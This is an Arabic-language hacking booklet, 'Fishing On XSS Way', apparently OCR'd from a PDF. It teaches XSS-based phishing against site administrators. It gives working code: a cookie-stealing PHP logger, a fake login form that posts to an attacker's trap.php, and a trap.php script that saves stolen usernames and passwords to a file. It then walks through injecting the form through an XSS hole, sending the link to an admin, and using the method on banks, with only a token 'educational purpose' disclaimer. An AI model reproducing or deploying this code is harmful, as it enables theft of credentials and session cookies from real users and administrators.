
Fishing On XSS Way



تأليف :

Xss mAn

w0@live.no

www.v99x.com

اتق دعوة المظلوم فليس بينها وبين الله حجاب

هذا الكتاب لغرض تعليمي بحت وانا بريئ من كل استخدام يغضب الله عز وجل

تأليف : Xss mAn
w0@live.no

اود التقدم بالشكر الى الاخ العزيز :

حسين ابو عابد اسئل الله العظيم ان يوفقه وييسر امره

بسم الله الرحمن الرحيم

الحمد لله والصلاة والسلام على نبينا محمد صلى الله عليه وسلم

تأليف :
Xss mAn
w0@live.no

اللهم لا سهلا الا ما جعلته سهلا انك تجعل الحزن اذا شئت سهلا

Fishing On XSS Way

تأليف :
Xss mAn
w0@live.no

قد لا تكون هناك سمكة أو سنارة صيد، غير أنه غالبا ما تكون هناك فريسة للمخترقين. باستخدام هذه التقنية باستطاعتهم سرقة البيانات الشخصية لأصحاب الحواسيب.

ما هو التصيد الالكتروني؟

تأليف :
Xss mAn
w0@live.no

التصيد الالكتروني هو نوع من أنواع الجرائم الالكترونية.

بواسطته يقوم المحتالون بإنشاء نسخة مطابقة تماما لموقع مؤسسة مالية وعندها يقومون بمحاولة خداع المستخدم بالحصول على بياناته الشخصية مثل كلمة المرور، كلمة السر والأرقام السرية وذلك بحثه على إملاء استمارة على موقع مزيف ما يتيح لهم استخدام هذه البيانات للاستيلاء على أمواله

ومن بين أشكال التصيد الأكثر شيوعا أن يقوم المتصيد بإرسال رسالة عبر البريد الالكتروني تقدم على أنها من المصرف، عادة ما تتضمن الشعارات القانونية للبنك وتكتب بالصياغة المعتمدة للبنوك وتوحي بأنها قد أرسلت من قبل المصرف بالفعل. هذه الرسالة تخبر الضحية بأنه لدواع أمنية أو بغرض تحديث قاعدة البيانات عليه أن يقوم بزيارة الموقع (الوصلة الإلكترونية الموجودة في الرسالة) وعند زيارة الموقع المزيف سيجد المستخدم خانات مخصصة للبيانات الشخصية. وبطبيعة الحال سيكون الموقع الفخ شبيها جدا بالموقع الحقيقي للمصرف الذي يتعامل معه بشعاراته وشكله مع وجود اختلافات بسيطة قد لا يلاحظها المستخدم غير المتمرس أو من لديه معرفة بطبيعة البيانات الإلكترونية .

هذا هو تعريف التصيد او الصيد الالكتروني

بعض الهكر المهتمين في اختراق المواقع والسيرفرات يقول بأن

ثغرات ال xss نوع غبي من الثغرات بل ان البعض يقول هذه

لا تعتبر ثغره (ما نلومه لان كل شغله نسخ ولصق ما فهم شئ ☹)

لكن القليل القليل من يعرف ثغرات ال xss وما تشكله من خطورة

والمتدوال في اوساط الهكرز انها تستخدم في سرقة الكوكيز

لكن هذا نوع واحد من انواع ال xss

و الXSS بحر كبير وسنذكر في هذا الكتاب نوع اخر غير النوع المعروف عند الناس

النوع هذا الذي سيتم شرحه هو الصيد على طريقة الXSS

او XSS phshing

لنبدأ اولا في شرح ما كنا نعرفه عن ال XSS الا وهو

[Steal The Cookie]

كنا في حال وجود ثغرة من XSS نستغله بهذه الطريقة

ثم يصلنا الكوكيز على الموقع الذي رفعنا عليه ملف

cookie.php

وسورس الملف cookie.php هو :

```php
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date=date("j F, Y, g:i a");;
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.html', 'a');
fwrite($fp, 'Cookie: '.$cookie.'<br> IP: ' .$ip. '<br> Date and Time: ' .$date. '<br> Referer: '.$referer.'<br><br><br>');
fclose($fp);
header ("Location: http://www.google.com");
?>
<HTML></HTML>
```


لكن الان نبدأ في الموضوع

ونبدأ في كتابة الخوارزمية الخاصه في هذا الدرس :

١- وجود ثغرة من نوع XSS

تأليف :
w0@live.no
Xss mAn

٢-برمجة form (في النقطه هذي انت وذكائك واذا انت نبيه بتفهمني ☺)

٣- برمجة كود PHP يستقبل البيانات المدخله

الان وجدنا ثغره من نوع Xss في هذا الموقع :

```
http://.                                    &id="><script>alert(1)</script>
```

اذا تحققنا من النقطه الاولى

الان ننتقل الى النقطه الثانيه والتي هي برمجة Form

الان هذا هو الفورم بعد انتهائه :

```
<html><head>
<meta content="text/html; charset=ISO-8859-1"http-equiv="contenttype"/><title></title></head>
<body><div style="text-align: center;">
<form Method="POST" Action="http://site.com/trap.php" Name="form">Phishingpage :<br />
<br/>Login :<br /> <input name="login" /><br />Password :<br /> <input name="Password" type="password" /><br /><br />
<input name="Valid" value="Ok !" type="submit" /><br />
</form></div></body>
</html>
```

لاتنسى تغيير ما يلزم ☺

الان ننتقل الى الخطوه الثالثة وهي برمجة كود PHP

تأليف :
Xss mAn
w0@live.no

وظيفته تسجيل البيانات التي تكتب في Form وطباعتها في

صفحه اسمها mouses.htm

طبعا كود ال PHP انا سميته trap.php والسورس كود تبع هذا

هو :

```php
<?php
$login = $_POST['login'];
$password = $_POST['Password'];
$open = fopen('mouses.htm', 'a+');
fputs($open, '<h2>Login : </h2>' . $login . '<br >' . '<h2>Password : </h2>' . $password . '<br >' . '<br >');
header ("Location: http://www.google.com");
?>
```

طبعا نغير مكان http://www.google.com برابط لوحة التحكم للموقع الهدف ☺

الان أنهينا ٩٠% من المصيده

الان بيجيني واحد وبيقول كيف استفيد منها يا ذكي

اقول لاتستعجل وحرك عقلك شويتين ونشوف

طبعا ال XSS هي HTML Injection

#معلومه خفيفة ٩٩.٩% من مواقع النت مصابة بثغرات XSS ☺


الان نأخذ السورس كود للFORM وند مجه مع رابط الثغره مثل الصورة :



```
http://                    &id="><html><head>
<meta content="text/html; charset=ISO-8859-1"http-equiv="contenttype"/><title></title></head>
<body><div style="text-align: center;">
<form Method="POST" Action="http://site.com/trap.php" Name="form">Phishingpage :<br />
<br/>Login :<br /> <input name="login" /><br />Password :<br /> <input name="Password" type="password" /><br /><br />
<input name="Valid" value="Ok !" type="submit" /><br />
</form></div></body>
</html>
```

تخطي الحماية والمود سكيورتي هذا اخليه لك ☺

نرسل الرابط للادمن وكل واحد واسلوبه

نشوف الصفحه كيف بتكون :





هذي الصورة اللي ظهرت للمدير لكن غيرت فيها ما يلزم على شان ال kids ما يفهومها صح ☺

نتيجة المصيده اللي انت سويتها راح تكون في صفحه اسمها

mouses.htm

وقيس على ذالك بنوك وامور اخرى تستفيد منها ☺

هذا الكتاب لغرض تعليمي بحت وانا بريئ من كل استخدام يغضب الله عز وجل

إهداء خاص الى كل من :

My TeaM [T-T34M] & Genius Hacker & Sarbot511 & Thrid-Devil &his0k4& germaya_x &

THE INJECTOR

All www.v99x.com members...